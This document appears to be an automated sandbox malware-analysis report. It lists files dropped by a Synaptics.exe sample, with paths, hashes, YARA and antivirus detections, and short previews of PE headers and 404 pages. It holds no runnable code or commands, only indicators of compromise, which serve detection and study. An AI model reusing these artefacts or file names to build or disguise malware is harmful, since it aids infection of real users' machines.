File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.256244874729158
Encrypted:	false
SSDEEP:	24:bsF+0dcIlSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+scll+pAZewRDK4mW
MD5:	B552D4446D24C0E0360ABDA8E674FA5A
SHA1:	88301C130D245EC9B011507B3AF2E12F2F3056DC
SHA-256:	51B049D1E454DBC7329297F223F3F507F35BF1D72350C31B4604415576085D64
SHA-512:	D68FCB0639B37DF5DCEC8AB31B72A28410A19D740BD919A2F962E96128E1494A5CD3B78BB066D38D8222E81ADB754635C661CB8A40653BE9F1C01B71DFC0B0 7C
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="OZXwLsWdbx9tuEnwWvFN0w">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\RCXDA77.tmp

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2262528
Entropy (8bit):	7.489402973820276
Encrypted:	false
SSDEEP:	49152:onsHyjtk2MYC5GDqso5AJs+gYGh3JfEwVu4H:onsmtk2a/5AJJcEws4H
MD5:	65B8E77E293A905F0AC7289E01DCB715
SHA1:	C4326E7DE95466D022BFC4B79D5BC9CC3859DE84
SHA-256:	0BC82DCB41571412B308716DB19E9F721A7A304B1BEE76A3B9AFB327B32612F8
SHA-512:	167644568729A90BCD31F58D454D9C7182EB167EDE37C818BCC33665AE48249343AFA092937CE8D854D254C975DC98437268C8E51B0ED2C5E7C85A5F1F18910
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\AppData\Local\Temp\RCXDA77.tmp, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....".....@.....B*.....0.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0..... ....rdata..9....@.....@..P.reloc.....P.....@..P.rsrc...0.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\RCXF979.tmp

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2262528
Entropy (8bit):	7.487265723978036
Encrypted:	false
SSDEEP:	49152:onsHyjtk2MYC5GDzso5AJs+gYGh3JfEwVu4H:onsmtk2aS5AJJcEws4H
MD5:	FA4C249127C8D6D3661A369551570EB3

SHA1:	BB1FAA2CD5C36DC224BF162B6C7D381F91A49431
SHA-256:	4B7D1627FBFEFB6B1E47A2AF6E4EC95A542C219EACA1AEF57949FA76378D65A1
SHA-512:	141F2CDE2F424B8883203463AC093B5789A6C2C2B359CA6CF54E9FA8068F91354CC6873DD885CDC92B60D524C9E9080A710036E39764F4931586F38599A32063
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\AppData\Local\Temp\RCXF979.tmp, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....".....@.....B*.....0.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0..... ....rdata..9....@.....@..P.reloc.....P.....@..P.rsrc...0.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\REi9Htc.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.27105939027754
Encrypted:	false
SSDEEP:	24:bsF+0oSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+n+pAZewRDK4mW
MD5:	DC79684C67DB88D6BDAD338CC8F33238
SHA1:	FCC271B2BD3B132022BC39DA2AD5508BBBFD8D8C
SHA-256:	7B3F6C53CDCE17EC2A2F675746B40DD04BC08651D883ECB1FA3A04D13B4D64D4
SHA-512:	C5013F45A7B7528F396D55998106CDC8B85E2381928786449B80FA6FEB3E0DEB7F5802D97AF59A1D3CD93BF81A3407FB64CD963E4E0ED7E773C9B235D25EDE F
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="WZVRGESBti0-bC3FHIppcQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\Stopes204.lnk

Process:	C:\Users\user\Desktop\._cache_uniformerede.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hide
Category:	dropped
Size (bytes):	954
Entropy (8bit):	3.026195870563083
Encrypted:	false
SSDEEP:	12:8wl0ksXou41w/tz+7RafgKDDAl2RW3MvW3ME3qQ18/3NJkKAd4t2Y+xIBjK:8jf4eaRMgKXOftHLS9HAv7aB
MD5:	CC1F1A79320338AFABD0947DE0744BCD
SHA1:	53780A426BE2BCA09043E5EEB1AEBC4651FAC0F6
SHA-256:	2AE7C3D23C798A2CA5B95AE8957F0BF23A83E8613E165526986123500F69BCF3
SHA-512:	78017EF850E40D49CE5C2B459CEB101E30647619EDD0F68E9A44B7E2EB098621B973A6514F474239C695565D42700ABED6C35A3BDCD4A5B3BA029E9BE29BA8AC
Malicious:	false
Preview:	L.....F.....7....P.O. .:i.....+00.../C:\.....P.1.....Users.<.....U.s.e.r.s.....P.1.....user.<..... .....h.a.r.d.z.....V.1.....AppData.@.....A.p.p.D.a.t.a.....P.1.....Local.<.....L.o.c.a.l.....N.1.....Temp.:..... .....T.e.m.p.....t.2.....Dansehesten98.exe.T.....D.a.n.s.e.h.e.s.t.e.n.9.8...e.x.e.. .....\.D.a.n.s.e.h.e.s.t.e.n.9.8...e.x.e.!. C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.....(.....!^".`G...3..qs.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2. 1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

C:\Users\user\AppData\Local\Temp\U5UjEkM.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.255451488331643

Encrypted:	false
SSDEEP:	24:bsF+0ErSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+7+pAZewRDK4mW
MD5:	FD58B50DF74A98E3CE307B686FF10A1F
SHA1:	3BB2373822783BB728FC46C377368116D3688DF3
SHA-256:	358BB4E4BC103F18FE910C9AC6EA0475D278CE1AE607F939E366F32A98B348EB
SHA-512:	29C5415E00C2C4F5B69DDA03DE1B5F5D53777CBD79685F1EBAADB79ABC6C46CE6CF5E704A06AC54C0883C1D1D1C3DA497ACCA5130E0263232937F2B0BD26 E48
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="IAtR19I5J4MsLp-m-Bw-7g">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\WGLMqHD.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.2675017651506595
Encrypted:	false
SSDEEP:	24:bsF+0lSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+i+pAZewRDK4mW
MD5:	E2758FD1176B9AD6ED0FF37218FEEADD
SHA1:	4398397BDD01476D7941382F3CF970E6E782BCBC
SHA-256:	FB5FDF88CBA7C5609DB0C30E70BA6B04A91C37DCDB18F13522973BA79F89AE9A
SHA-512:	EAD4FC74ADAF6D7BA72CCD5AA699569731C1BAB5603B859930D0130D73FF2C4F33CB972C95DED8299E7C97735063D2606D944EBD6E339F88BF6255DC161AE 31
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="J_ccHA_UVVi8M5U2jH3eQg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\Y1lkYiF.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.2583066645133645
Encrypted:	false
SSDEEP:	24:bsF+01+jSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+nj+pAZewRDK4mW
MD5:	4A3172B7B315A3184E83E3DA82A7A8F6
SHA1:	CF4388AAE5812EC2C4125C7704665CDC897E3487
SHA-256:	68E85F5B7F2E62C75DC638710D00678D2EF573BBCCB33786A1112D0C870D0658
SHA-512:	E0189983E9A27DA0301D724B185D72C08898900CB7E1B4B0A0E33629F320A44106C0D523E5B9F55CBBDDAF0229EA783CD949E7E248658647FBFF91A979E07A9
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="9nfiIg4R6U_M1dwLTw7FyQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	771584
Entropy (8bit):	6.644060003425038

Encrypted:	false
SSDEEP:	12288:aMSApJVYG5lDLyjsb0eOzkv4R7QnvUUilQ35+6G75V9l4r:ansJ39LyjbJkQFMhmC+6GD9j
MD5:	2A1D1C20CCA885322254DD2A22F51097
SHA1:	B1E3866401ECA22981F985C17CB4CD9C36F85486
SHA-256:	2B88A30E06873F61842038EC6C0E51B954DB482CD4641E33F01B3E80AF9F168D
SHA-512:	ED72F56294BDF292A6EB1953CD657842CCFA2DCF3C5E69F24A1B11E19E5D8BD73DA5AAFB5F171CE91DBB07776CF8C2BF9028035E152E2CC8311A3CD21E51A886
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....&.....@..... .....@.....B*.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0..... ....rdata..9....@.....@..P.reloc.....P.....@..P.rsrc.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\YC9w8Aif.ico

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	MS Windows icon resource - 1 icon, 32x32, 32 colors
Category:	dropped
Size (bytes):	4286
Entropy (8bit):	4.355890074651617
Encrypted:	false
SSDEEP:	24:G8IhVsAOVS+3P7sZqt8+7tCSWhlTB/ryOLkTJNzyyyyyyyUH/seOY8k9H09kI27:SJOVhzU0tBOVTyOLsfFWeUH27
MD5:	076675FE01F793F7DFFE82D24F4E806A
SHA1:	2E2E04D353C34A60E3B5CCBE0C3D120FE719B656
SHA-256:	CB54C21B707D3879D091A49D459B1BE287B922952286B55EF1DFB7249C21A93C
SHA-512:	B8720EA4D858777C91ED355C6D3C04B7DCF3A8318A044400A1C1FF10A06FA91E2A8446B900E910D41CDE9FCDB64FDDEF5F4BAD3FFAEE1CDA3D27457EF849DD0C
Malicious:	false
Preview:	....(... ...@..... .....f.....f.....hfc..... .....hfc.....L.....L.....MLK..... .....MLK.....fec.....fec.....gge..... .....gge.....ihg.....|.....ihg.....jii.....{.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_iivijlnh.tvc.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lqiaigga.n0f.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_sqjqhruh.5xf.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tfhs1qp5.1e4.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\cacert.pem

Process:	C:\Users\user\Desktop\._cache_uniformerede.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">..<head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;margin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Local\Temp\gDI1lTp.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.2538488495012965
Encrypted:	false
SSDEEP:	24:bsF+0jfuHSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+fH+pAZewRDK4mW
MD5:	4C48E0B87A4974DA3DE8457A715269D3
SHA1:	DDB4D66024C5BA01BC25E48D0395C8B41A2682EF
SHA-256:	23C673444C8F195FEB25442859855FA082B349C9AC651D869131BFD6FE901964
SHA-512:	9BDD4325033BF6C4ECC3E3AA23997A8AF96E011335661BB6FB352FCEF25A0449D51ED510669A71C8ED1D5179717C721490F0913AB6141BFCDBA37DCF0B8287D
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="9rowmsU0DcTwrnBwJYGhWA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\hbqA6yu.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.241966032718902
Encrypted:	false
SSDEEP:	24:bsF+0cGvXSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+o+pAZewRDK4mW
MD5:	4B9B6FD7A34D94AD24A87D76D3FDD2C3
SHA1:	8141F00B616B6CA841ED57D82EB1EB0B7613A12C
SHA-256:	D21DBDEECCD85A7EB3C3BA85F8DF0D45902787F488BF1270B19A6853F6D5F13F
SHA-512:	89C0DE2A01F887724788F26237FD423907CB4042E25F5CF2D5AC1383CA34EE4EDAC18F66976B35B93D82E056C59D843047A4AA4FD05A8436298A94E8E5E9C58
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="dsA2arxck7u2U5qhAr4E-w">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\is9f5lp.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.2761258398996995
Encrypted:	false
SSDEEP:	24:bsF+0wwDSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+OD+pAZewRDK4mW
MD5:	176F1492E63CC1F711735979D8A32171
SHA1:	035F7B4A86A3DD76CDAD7A682040F69997FA44F1
SHA-256:	5CB68617B56B399933755F09D64E5B3032E98F018FEDDADC0C5881C44A5861EE
SHA-512:	D93CAA484C432D2FC67EACB34FDCA9C7E2412D30F7A32C66F35699D7DD649E66CD85A2E26B5AC88B9B6467447202E912D74DC4C01B060DA1D975F4D7D093D73
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="X3IGjGNMuI5AT021HdRqHQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\kKBEMnN.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.247285736491689
Encrypted:	false
SSDEEP:	24:bsF+0pSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+6+pAZewRDK4mW
MD5:	34E8A34A8823300FE9E6C2D1ECB4625C
SHA1:	EF1DF33551C1F46F8E2EAAC6399B96857EC3DE23
SHA-256:	E0B88938C54900BB7A6AF22DA6A9862D79C04560566DCBC875A54EB5E8C4A847
SHA-512:	6934B3469C18C029F880181B3F9B8647F68C510ADE9AC29D80C081FA155D3F4BF13DDBF6097D2355ECE93BDB7968B64A6ED48091588505BF2C538A7144871B5A
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="df4llUM1_a5yRnvczvu9sA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\nnXaK8k.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.2706656883077185
Encrypted:	false
SSDEEP:	24:bsF+0XKq+3SU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+X+pAZewRDK4mW
MD5:	03C4197A74BD1FF6F45FB95D05FCA272
SHA1:	2988F1E5E719189717A4C3C570F7A51E5ADBB493
SHA-256:	EE86F8E80C639AE711C59ADB3AD51C3C6CBF4A7AD6CE97F79D405198678F5809
SHA-512:	9EFFB84272D34E842A09B2A26E3940D08A4C925C45934F3112DB13A92075B22F0A3AD315A48DF291CBE3AA4AC718F9B385144396540873C8F2446EEC347FE800
Malicious:	false
